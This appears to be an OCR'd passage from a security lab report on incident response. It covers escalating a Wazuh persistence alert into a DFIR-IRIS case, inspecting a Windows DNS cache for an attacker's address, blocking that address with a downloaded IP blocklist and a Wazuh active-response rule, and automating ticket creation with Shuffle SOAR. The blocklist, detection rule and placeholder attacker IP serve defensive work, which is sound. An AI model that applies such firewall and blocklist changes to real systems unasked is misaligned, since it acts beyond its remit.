
This alert will be escalated into a new case. Set a title and select the IOCs and Assets to escalate into the case.

New case title *: [ALERT] Suspicious file extension detected in registry ASEP to be executed on next logon

Select case template: Select a template

IOCs to import

Figure 128:Creation d'un ticket DFIR-IRIS



This alert will be escalated into a new case. Set a title and select the IOCs and Assets to escalate into the case.

New case title *

[ALERT] Suspicious file extension detected in registry ASEP to be executed on next logon

Select case template

Select a template

IOCs to import

Escalation note


possible malicious backdoor installed on windows 11 endpoint

Case tags

wazuh ✕ win11 ✕ Type here

☑ Add alert as event in the timeline

Figure 129:Informations sur le ticket



Attributed open cases


Last updated: 11:15:26

Search:

Title	Description	Client	Opening date	Tags
#1 - Initial Demo	This is a demonstration.	IrisInitialClient	2024-06-24	
#2 - [ALERT] Suspicious file extension detected in registry ASEP to be executed on next logon	*Alert escalated by administrator* ### Escalation note possible ma (..)	IrisInitialClient	2024-07-11	wazuh win11
Title	Description	Client	Opening date	Tags

Showing 1 to 2 of 2 entries

Figure 130:example d' un ticket ouvert (open cases)



ase summary

Alert escalated by administrator

Escalation note

possible malicious backdoor installed on windows 11 endpoint

Alert description

Rule ID: 92301 Rule Level: 12 Rule Description: Suspicious file extension detected in registry ASEP to be executed on next logon Agent ID: 004 Agent Name: win11 MITRE IDs: T1547.001 MITRE Tactics: Persistence, Privilege Escalation MITRE Techniques: Registry Run Keys / Startup Folder Location: EventChannel Full Log: N/A

IRIS alert link


🔔#1242

Figure 131:ticket Description

After isolating the infected machines, we need to conduct precise investigations to determine how our machines were infected and by whom we were attacked.

For example, we can inspect TCP/UDP connections to our machines, perform malware analysis, and use various investigation tools (DF)...

The incident response is generally carried out by forensic experts and experienced researchers in the field of security. In our case, we can find the malicious IP address of our attacker by inspecting the DNS cache of our machines:



```
PS C:\windows\system32> Get-DnsClientCache

Entry                     RecordName                Record Status    Section TimeTo Data   Data
                                                    Type                     Live   Length
-----                     ----------                ------ ------    ------- ------ ------ ----
59.132.53.84.in-addr.arpa 59.132.53.84.in-addr.arpa PTR    Success   Answer   42183      8 a84-53-132-59.deploy.static.akamaitech...
90.155.247.72.in-addr.... 90.155.247.72.in-addr.... PTR    Success   Answer   42784      8 a72-247-155-90.deploy.static.akamaitec...
15.22.154.18.in-addr.arpa 15.22.154.18.in-addr.arpa PTR    Success   Answer   80594      8 server-18-154-22-15.mad53.r.cloudfront...
10.132.53.84.in-addr.arpa 10.132.53.84.in-addr.arpa PTR    Success   Answer   35534      8 a84-53-132-10.deploy.static.akamaitech...
210.211.17.2.in-addr.arpa 210.211.17.2.in-addr.arpa PTR    Success   Answer   36904      8 a2-17-211-210.deploy.static.akamaitech...
watson.events.data.mic... watson.events.data.mic... CNAME  Success   Answer       4      8 blobcollectorcommon.trafficmanager.net
watson.events.data.mic... blobcollectorcommon.tr... CNAME  Success   Answer       4      8 onedsblobprdcus17.centralus.cloudapp.a...
watson.events.data.mic... onedsblobprdcus17.cent... A      Success   Answer       4      4 13.89.179.12
api.msn.com               api.msn.com               CNAME  Success   Answer      42      8 api-msn-com.a-0003.a-msedge.net
api.msn.com               api-msn-com.a-0003.a-m... CNAME  Success   Answer      42      8 a-0003.a-msedge.net
api.msn.com               a-0003.a-msedge.net       A      Success   Answer      42      4 204.79.197.203
raw.githubusercontent.com raw.githubusercontent.com A      Success   Answer    1806      4 185.199.108.133
raw.githubusercontent.com raw.githubusercontent.com A      Success   Answer    1806      4 185.199.111.133
raw.githubusercontent.com raw.githubusercontent.com A      Success   Answer    1806      4 185.199.109.133
raw.githubusercontent.com raw.githubusercontent.com A      Success   Answer    1806      4 185.199.110.133
97.95.192.54.in-addr.arpa 97.95.192.54.in-addr.arpa PTR    Success   Answer   76258      8 server-54-192-95-97.mad51.r.cloudfront...
101.95.192.54.in-addr.... 101.95.192.54.in-addr.... PTR    Success   Answer   80594      8 server-54-192-95-101.mad51.r.cloudfron...
fctupdate.fortinet.net    fctupdate.fortinet.net    A      Success   Answer   70928      4 173.243.143.6
fctupdate.fortinet.net    fctupdate.fortinet.net    A      Success   Answer   70928      4 173.243.143.6
184.11.247.103.in-addr... 184.11.247.103.in-addr... PTR    Success   Answer    7122      8 penajam.lima.rumahweb.net
2.95.192.54.in-addr.arpa  2.95.192.54.in-addr.arpa  PTR    Success   Answer   80594      8 server-54-192-95-2.mad51.r.cloudfront.net
154.208.22.2.in-addr.arpa 154.208.22.2.in-addr.arpa PTR    Success   Answer   14134      8 a2-22-208-154.deploy.static.akamaitech...
178.133.53.84.in-addr.... 178.133.53.84.in-addr.... PTR    Success   Answer   43100      8 a84-53-133-178.deploy.static.akamaitec...

127.32.42.70.in-addr.arpa 127.32.42.70.in-addr.arpa PTR    Success   Answer   31468      8 ny.outbrain.com
```

Figure 132: detection du domain attack dans le cloud avec powershell

After finding the origin of the attack, we eradicate the malicious programs and blacklist the IP address. To block our attacker, we will first install a file containing known malicious addresses(tor noes, apt domains …), and we will add our IP address that leads to the attacker's domain:

```
$ sudo wget https://raw.githubusercontent.com/firehol/blocklist-ipsets/master/alienvault_reputation.ipset -O /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo echo "<ATTACKER_IP>" >> /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo wget https://wazuh.com/resources/iplist-to-cdblist.py -O /tmp/iplist-to-cdblist.py
$ sudo /var/ossec/framework/python/bin/python3 /tmp/iplist-to-cdblist.py /var/ossec/etc/lists/alienvault_reputation.ipset /var/ossec/etc/lists/blacklist-alienvault
$ sudo rm -rf /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo rm -rf /tmp/iplist-to-cdblist.py
$ sudo chown wazuh:wazuh /var/ossec/etc/lists/blacklist-alienvault
```

Edit /var/ossec/etc/rules/local_rules.xml

```
<group name="attack,">
  <rule id="100100" level="10">
    <if_group>web|attack|attacks</if_group>
    <list field="srcip" lookup="address_match_key">etc/lists/blacklist-alienvault</list>
    <description>IP address found in AlienVault reputation database.</description>
  </rule>
</group>
```

Edit /var/ossec/etc/ossec.conf

```
<ossec_config>
  <ruleset>
    <!-- Default ruleset -->
    <decoder_dir>ruleset/decoders</decoder_dir>
    <rule_dir>ruleset/rules</rule_dir>
    <rule_exclude>0215-policy_rules.xml</rule_exclude>
    <list>etc/lists/audit-keys</list>
    <list>etc/lists/amazon/aws-eventnames</list>
    <list>etc/lists/security-eventchannel</list>
    <list>etc/lists/blacklist-alienvault</list>

    <!-- User-defined ruleset -->
    <decoder_dir>etc/decoders</decoder_dir>
    <rule_dir>etc/rules</rule_dir>
  </ruleset>

  <active-response>
    <command>netsh</command>
    <location>local</location>
    <rules_id>100100</rules_id>
    <timeout>60</timeout>
  </active-response>


</ossec_config>
```

Then we Restart Wazuh SIEM

Automatisation of the WorkFlow :

https://github.com/Shuffle/python-apps
https://shuffler.io/docs/workflows
we will automate ticket creation for alerts with level > 12:






Figure 133:Dashboard SUFFLE SOAR

we create a webhook shuffle with a "repeat-back-to-me" action:


Non sécurisé 192.168.11.108:3001/workflows/f2cc08dc-1945-4a1c-b32f-aa8ada76b8ef
Workflows
Apps
Docs
Search Apps, Workflows, D ⌘+K
Upgrade
defa
Search Active Apps
Shuffle Tools
Http
Email
IRIS v2
Wazuh
Tenable Web Application Scanning
Apps
Triggers
Vars
Workflows › create ticket / case
Webhook 1
Receive al
Shuffle Tools
1.2.0
Activate Windows
Go to Settings to activate Windows

Name: receive_alert
Delay: 0
Find Actions: Repeat back to me
Parameters
Call: $exec

Figure 134:Automatisation de creation de ticket sur des des alert niveau 15




Search Apps, Workflows, D ⌘+K
